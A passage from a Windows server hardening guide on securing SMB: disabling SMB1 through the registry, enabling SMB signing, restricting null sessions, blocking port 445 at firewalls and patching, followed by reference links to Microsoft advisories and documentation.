When using operating systems older than Windows 8.1 and Windows Server 2012 R2, we can't remove SMB1 but we can disable it.

For Windows 7, Windows Server 2008 R2, Windows Vista, and Windows Server 2008

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" SMB1 -Type
DWORD -Value 0 -Force
```

Enable SMB Signing

SMB Signing is a feature through which communications using SMB can be digitally signed at the packet level. Digitally signing the packets enables the recipient of the packets to confirm their point of origination and their authenticity. This security mechanism in the SMB protocol helps avoid issues like tampering of packets and "man in the middle" attacks. SMB signing is available in all currently supported versions of Windows, but it's only enabled by default on Domain Controllers.

To enable SMB Signing;

1. Go to HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters
2. From the Edit menu select New - DWORD value
3. Add the following two values EnableSecuritySignature and RequireSecuritySignature if they do not exist.
4. You should set to 0 for disable (the default) or 1 to enable. Enabling EnableSecuritySignature means if the client also has SMB signing enabled then that is the preferred communication method, but setting RequireSecuritySignature to enabled means SMB signing MUST be used and so if the client is not SMB signature enabled then communication will fail.

Disable Null Sessions

Null sessions are a weakness that can be exploited through shared folders (including the default shared folders) on computers in your environment.

To disable Null Sessions;

Add RestrictNullSessAccess with the value 1 in the registry key **HKLM\System\CurrentControlSet\Services\LanManServer\Parameters**. This registry value toggles null session shared folders on or off to control whether the Server service restricts unauthenticated clients' access to named resources.

Restrict Access

SMB is one of the most important services. We must restrict access to SMB services.

Cut inbound SMB access at the corporate firewalls

Block TCP/ port 445 inbound from the internet at your hardware firewalls.

Cut outbound SMB access at the corporate firewall with exceptions for specific IP ranges

It is extremely unlikely you'll need to allow *any* outbound SMB to the Internet unless you're using it as part of a public cloud offering. With Azure Files SMB you could instead use a VPN. You should be restricting that outbound traffic to only those service IP ranges.

Configure Windows Defender Firewall for inbound and outbound blocks

The key thing to understand is blocking both inbound *and outbound* communications in a very deterministic way using rules that include exceptions and add additional connection security.

Disable SMB Server if truly unused

Disable SMB server if you are not using.

Apply Security Patches

Keep your server up to date and apply critical security patches immediately.

References

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1206
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010?redirectedfrom=MSDN
https://support.microsoft.com/en-us/help/4013389/title
https://support.microsoft.com/en-us/help/958644/ms08-067-vulnerability-in-server-service-could-allow-remote-code-execu
https://techcommunity.microsoft.com/t5/storage-at-microsoft/stop-using-smb1/ba-p/425858
https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3
https://www.itprotoday.com/security/how-do-i-enable-smb-signing
https://techcommunity.microsoft.com/t5/itops-talk-blog/beyond-the-edge-how-to-secure-smb-traffic-in-windows/ba-p/1447159
https://medium.com/@arnavtripathy98/smb-enumeration-for-penetration-testing-e782a328bf1b
https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html
https://social.technet.microsoft.com/Forums/windowsserver/en-US/52899d34-0033-41f5-b5e0-2325dd827244/disabling-null-sessions-on-windows-server-20032008?forum=winserverGP
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd349805(v=ws.10)?redirectedfrom=MSDN#BKMK_44